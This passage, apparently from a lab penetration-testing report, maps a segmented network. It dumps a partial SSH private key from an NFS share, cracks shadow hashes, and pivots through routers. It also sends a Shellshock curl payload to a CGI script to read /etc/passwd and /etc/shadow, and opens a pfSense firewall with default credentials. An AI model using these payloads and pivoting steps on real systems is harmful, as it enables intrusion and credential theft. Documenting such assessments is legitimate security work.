drwxrwxrwt 15 root root 4096 Dec 16 09:00 ..
-rw-------  1 1000 1000  932 Dec  1 12:40 .bash_history
-rw-r--r--  1 1000 1000  220 Aug 13  2017 .bash_logout
-rw-r--r--  1 1000 1000 3637 Aug 13  2017 .bashrc
drwx------ 10 1000 1000 4096 Nov  4  2021 .cache
drwx------  8 1000 1000 4096 Aug 13  2017 .config
drwx------  3 1000 1000 4096 Oct 20  2021 .dbus
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Desktop
-rw-r--r--  1 1000 1000   26 Aug 13  2017 .dmrc
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Documents
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Downloads
drwx------  3 1000 1000 4096 Nov  4  2021 .gconf
-rw-------  1 1000 1000 1528 Nov  4  2021 .ICEauthority
drwxrwxr-x  3 1000 1000 4096 Aug 13  2017 .local
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Music
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Pictures
-rw-r--r--  1 1000 1000  675 Aug 13  2017 .profile
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Public
drwx------  2 1000 1000 4096 Aug 21  2017 .ssh
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Templates
drwxr-xr-x  2 1000 1000 4096 Aug 13  2017 Videos
-rw-------  1 1000 1000  135 Nov  4  2021 .Xauthority
-rw-r--r--  1 1000 1000 1601 Aug 13  2017 .Xdefaults
-rw-r--r--  1 1000 1000   14 Aug 13  2017 .xscreensaver
-rw-------  1 1000 1000  292 Nov  4  2021 .xsession-errors
-rw-------  1 1000 1000  292 Oct 21  2021 .xsession-errors.old
root@kali:/tmp/nfs_mount# ls -la .ssh
total 20
drwx------  2 1000 1000 4096 Aug 21  2017 .
drwxr-xr-x 16 1000 1000 4096 Nov  4  2021 ..
-rw-------  1 1000 1000 1675 Aug 21  2017 id_rsa
-rw-r--r--  1 1000 1000  411 Aug 21  2017 id_rsa.pub
-rw-r--r--  1 1000 1000  444 Sep 27  2017 known_hosts
root@kali:/tmp/nfs_mount# cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAunj8PKkVQgwDGeRscWSbEpfqwJjGbdXuu/XVYgZ1POmhefSN
BAA9fADmxhd+GMm9UmcsoJAIeOnvCRU3M4Vi4aIsXSFdpcqq9RUUGUkMSHA/92QH
/VsZxBIxNmQIFnp4z8v/xkiODjfXfbgZ7mEj+hkGMtcd5awTEvFm3JWj69yJRlE7
q/S1PEyfx/chu9sXngv0TgHwO/xb+BhoqqR525Rw6EfNcKQEJG156DMd86L3utbW
1TS/0idHBTRKc2TNyYSezaVlfpY6Fld9aH350CYkHpkj4ZhU9vRAPJmI34WozcWu
tnmm+8eJgtDQwGBmWuPZHh+ruWxW+Xu7awpZ3QIDAQABAoIBACv9BmO4707ZTpH5
```

Figure 15

The private and public key for SSH on this host were found, however, as shown in the figure below, it was not effective in granting SSH access.

```
root@kali:~# ssh -i xadmin_key xadmin@192.168.0.34
xadmin@192.168.0.34's password:
```

Figure 16

Despite this, the known_hosts file and the mountable share reveal the “xadmin” username however brute-forcing SSH is far too time consuming to attempt. After checking the other hosts with RPC ports opened, it was found that 192.168.0.210 had the whole file system mounted. The share was mounted and then the “/etc/shadow” file was retrieved. This revealed that Root was disable however the Xadmin account exists and is password protected.

The hash for the password was put into Hashcat against the rockyou.txt wordlist and the password was cracked and revealed to be “plums”. Once it was possible to SSH into 192.168.0.34 the “ifconfig” command was used to view the existing interfaces.




Figure 17

This shows that the 13.13.13.0/24 subnet is connected through this host’s eth1 interface. To make it reachable from the Kali machine, the following steps were performed:

- IP Forwarding was enabled on 192.168.0.34 (*sudo sysctl -w net.ipv4.ip_forward=1*)
- NAT was enabled on interface eth1 (*sudo iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE*)
- Router 2 was configured to add the route to 13.13.13.0/24 (*set protocols static route 13.13.13.0/24 next-hop 192.168.0.34)*
- Router 1 was configured to add the route to 13.13.13.0/24 (*set protocols static route 13.13.13.0/24 next-hop 192.168.0.34*)
- The IP route was added to the Kali machine (*sudo ip route add 13.13.13.0/24 via 192.168.0.193*)

Once these steps were completed, it was possible to perform host discovery with Nmap on the 13.13.13.0 subnet as shown below.




Figure 18

Since it was earlier shown that 13.13.13.12 is an interface of 192.168.0.34, 13.13.13.13 is a host on this subnet.

3.3.3 Mapping 192.168.0.228/30

Part of Router 2's 2nd interface, it is enumerated using Nmap's "-sn" flag. The result was as follows:




Figure 19

Only two hosts appear to exist on this subnet, one of which is Router 2's eth2 interface. Router 2's Ip route shows that 192.168.0.230 is a route through to other subnets which suggests that traffic is forwarded and is likely a router. Further enumeration is performed with a standard Nmap Scan as shown below.




Figure 20

The ports open strongly suggest that this host is a router, attempting a telnet connection confirms this and access to Router 3 is acquired.

3.4 ROUTER 3

To enumerate the router, the “show ip route” and “show interfaces” commands are run as previously.




Figure 21

As shown in the previous section, 192.168.0.230 belongs to the subnet which connects router 2 to 3 which leaves interfaces eth1 and eth2 to investigate.

3.4.1 Mapping 192.168.0.128/27

To begin mapping this subnet, Nmap was used with the “-sn” flag as previously.




Figure 22

Since Router 3's configuration that 192.168.0.129 is it's eth1 interface, 192.168.0.130 must be a host. Based on Router 3's configuration, there are no other subnets that pass through 192.168.0.128/27 which indicates that this is not a router. This is further proved by an Nmap scan as shown in the figure below.




Figure 23

3.4.2 Mapping 192.168.0.232/30 & 192.168.0.240/30

As previously done, Nmap was used to perform host discovery on this subnet as shown below.




Figure 24

This scan only returned an Ip address belonging to router 3 which is quite unusual. Since Router 3's configuration shows that the 192.168.0.240 subnet is accessible through 192.168.0.232, traceroute can be used to attempt to find hosts on this subnet.

To use traceroute, first a host on the 192.168.0.240 subnet must be found, so Nmap is used to perform host discovery again as shown below.




Figure 25

Only one host was found on the subnet, which is quite unusual since at least one is needed as a network interface for a router. To investigate what this Ip is doing, a standard Nmap scan is used to view the ports open.




Figure 26

The findings of the scan confirm that this is a server of some kind. Furthermore, the lack of network interface on the Nmap host discovery scan strongly suggest that a firewall is in use here. To confirm this, traceroute is used to see if every hop reports back to the Kali machine.




Figure 27

Traceroute reveals the existence of the 192.168.0.234 host. This host was not found on any of the other Nmap discovery scans and upon further testing, does not respond to pings and cannot be Nmap scanned which strongly suggests that a firewall is in use.

The server found earlier (192.168.0.242) can seemingly go around the firewall. Therefore, if it is vulnerable in any way, it could provide access to hosts behind the firewall.

Since the host has an open HTTP port, the website may contain vulnerabilities which can provide the tester with SSH credentials or a reverse shell to investigate the network further. The website was visited and the page displayed was as shown in the image below:




Figure 28

The website did not appear contain any opportunities for injecting a payload, but to enumerate further, the tool “Nikto” can be used to scan for vulnerabilities as shown in the screenshot below.

Figure 29

The scan reveals a potential remote code execution opportunity on the website which could allow the firewall to be bypassed.

The vulnerability relies on payload injection in the HTTP request, so to execute this exploit, curl is used. Firstly, a proof of concept is used to read the “/etc/passwd” file which can be read by most system users and will demonstrate if command execution is possible.

```
curl -A "() { :; }; echo; /bin/cat /etc/passwd" http://192.168.0.242/cgi-bin/status
```

Figure 30

The proof of concept was successful, and the next step was to leverage this to gain system control. Since the firewall could prevent a reverse shell from being effective, an attempt to read the “/etc/shadow” file was made. This would provide a list of passwords which could be cracked using software like Hashcat and would provide SSH credentials.

```
root@kali:~/Desktop# curl -A "() { :; }; echo; /bin/cat /etc/shadow" http://192.168.0.242/cgi-bin/status
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

Figure 31

The "/etc/shadow" file reveals two existing password protected users on the system. The hashes were taken and placed into a file; this file was put onto a copy of ParrotOS that the tester uses as a dual boot. This is because the azure machine used for the Kali machine would be much too slow for brute forcing. The password hash was run through Hashcat successfully as shown below.




Figure 32

The password for the Root account was revealed to be “apple” which could be easily brute forced. This password was put into SSH, and a session was successfully opened.

The next step is to access the Firewall access point. This is typically done through a website available on one of the Firewall’s interfaces. Earlier it was found that traffic from 192.168.0.200 (Kali) to 192.168.0.242 (Web server) travelled through 192.168.0.234 and it is likely that this Ip address belongs to the firewall. To investigate, the wget tool is used on this Ip address through the SSH session. This is Nmap and Curl are not available on this machine.

Figure 33

192.168.0.234 returned a page that, when viewed with cat, appeared to be a login page for a firewall. To access this page from the Kali machine, a tunnel was created using the command shown below.




Figure 34

This command forwards 192.168.0.234:80 to localhost:8080 through 192.168.0.242. This allows access to the firewall configuration page login. The default credentials for the Pfsense were used to login (admin:pfsense) and the firewall rules could be modified to allow all traffic from 192.168.0.200 (Kali).

Now that network traffic will not be blocked. The 192.168.0.232 subnet can be scanned with Nmap to find all available hosts.




Figure 35

This time, the scan shows the 192.168.0.234 Firewall WAN Ip, as confirmed by the Firewall configuration page. Router 3's configuration also shows a 192.168.0.96/27 subnet, which Is also scanned with Nmap.

